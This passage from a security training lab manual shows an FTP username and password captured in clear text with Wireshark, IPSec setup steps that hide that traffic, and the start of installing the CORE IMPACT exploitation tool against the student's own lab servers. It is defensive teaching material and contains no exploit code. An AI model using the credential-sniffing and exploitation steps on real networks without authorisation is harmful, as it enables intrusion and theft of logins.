


13	45.020020	RealtekS_f9:9d:aa	Broadcast	ARP	Who has 192.168.2.2? Tell 192.168.2.8
14	45.424834	192.168.2.6	192.168.2.11	FTP	Request: USER duane
15	45.433156	192.168.2.11	192.168.2.6	FTP	Response: 331 Please send PASS now.
16	45.620732	192.168.2.6	192.168.2.11	TCP	elvin_client > ftp [ACK] Seq=13 Ack=121 Win=65415 L
17	48.023609	192.168.2.6	192.168.2.11	FTP	Request: PASS duane
18	48.027882	192.168.2.11	192.168.2.6	FTP	Response: 230- Welcome to Code-Crafters - Ability S

14. Now we will enable IPSec on both the XP VM and the Host Windows OS.
    a. In the XP VM Image, click start then run.
    b. Type: mmc and hit enter.



    c. You know have a new console open.




Notes:

d. Click file then Add/Remove Snap In.


e. Click Add and then choose IP Security Policy Management.

i. Click Add.




f. Choose Local Computer and click Finish.

g. Click Close.
h. Click OK.




Notes:


i. Now click on IP Security Policies on Local Computer. You will see three items appear in the right pane.



j. Right click on the Secure Server and choose properties.
k. Highlight All IP Traffic and click edit.




i. Click the Authentication Methods tab.



Notes:

ii. Highlight Kerberos and click Edit.

iii. Click **Use this String** and enter a preshared key of your choice.




Notes:

iv. Click OK
v. Click Apply and OK

l. Now perform the same actions for All ICMP Traffic and <Dynamic>.
m. Once you are finished with all three, click Apply and OK.
n. Right Click on Secure Server and click Assign.
o. Repeat items 11b to 11h only on your host OS.
p. Right click on the Client and choose Properties.
q. Highlight <Dynamic> and click edit.
    i. Click the Authentication Methods tab.
    ii. Highlight Kerberos and click Edit.
    iii. Click Use this String and enter a preshared key of your choice.
    iv. Click OK
    v. Click Apply and OK
    vi. Click Apply and OK
r. Right click Client and choose Assign.

15. We are now ready to capture FTP traffic using Wireshark again.
16. Repeat steps 7 and 8. When asked if you should save the existing capture please choose Continue without saving.
17. Repeat step 9.
18. Repeat step 10.
19. Now analyze the capture. You will not be able to find the FTP communication nor will you see anything in clear text. All traffic is now ESP (Encapsulating Security Payload). Try using “ftp” then “esp” as display filter keywords. Use the Clear button to remove the current display filter.

Notes:



20. On the XM VM and the Host Windows OS, make sure you disable all IPSec items before moving on.
    a. Right click and Un-Assign.
21. This is a recommended security measure for internal traffic. Especially traffic between the DMZ and Internal servers.

Notes:

16 Post-Class Lab – CORE IMPACT

Lab Scenario

CORE IMPACT is a security testing tool. Due to licensing restrictions, we are unable to provide a working demo for students as part of the lab configuration.

Lab Objectives

1. Use CORE IMPACT to perform exploits on your server.

Lab Resources

6. CORE IMPACT
1. XP VM Image


Lab Tasks Overview

1. Install CORE IMPACT on your XP base system.
2. Run CORE IMPACT against any of your servers.


16.1 Exercise 1 – CORE IMPACT

1. Contact Core Security to obtain your own personal trial license. This can take several days to receive the license. To request a free trail license, go to www.mile2.com, then click on Free Stuff, then the CORE IMPACT link.
2. Since the request process may take several days, it is not included as part of the normal lab set for the class.
3. If you receive the trial license promptly and wish to install CORE IMPACT onto the lab equipment you can. However, once you activate the trial, it lasts only 7 days. If you intend on installing the trial on your own personal system, you will need to deactivate CORE IMPACT on the lab systems, then install and activate it on your own system. However, the 7 day trail does not get extended. If you fail to deactivate their trial on the Mile2 lab systems, the trial install cannot be moved to another system.
4. CORE IMPACT is very strict about their licenses.
5. Students can always attempt to request additional trial licenses either through Mile2 or directly with www.coresecurity.com
6. Student use and operation of CORE IMPACT is not officially part of the course and that class time will not be used in troubleshooting student installations.
7. First, verify that your system meets the minimum requirements to support CORE IMPACT.
8. Install CORE IMPACT into your system.
    a. Install it with all the defaults.
9. The remaining CORE IMPACT how-to instructions were written based on version 8 of the software. Newer versions may differ from these instructions.

Notes:




10. Let's fire it up and enjoy the easy life of hacking!
    a. Start CORE IMPACT.
    b. You will be required to activate the product. Please do so.
11. We need to update CORE IMPACT.
    a. Click on Get Updates then click ok.



    b. Once it is fully updated click **Done**.


Notes:



12. We need to start a workspace.
    a. Click on New Workspace.
    b. A wizard will start up.
        i. Enter any information you like in the first window.


This Picture is for Example Only!

ii. Click Next
iii. Click Next
iv. You need to enter a passphrase for this workspace. Please record that passphrase here just in case you forget it: _____
v. Move your mouse in the area to the right. This sets the encryption for your workspace.




vi. Click Next
vii. Click Finish

13. Click on Network Information Gathering in the left side.



a. Click Next
b. Enter the IP address of your 2000 or 2003 server.


This Picture is for Example Only!



c. Click Next
d. Click Finish

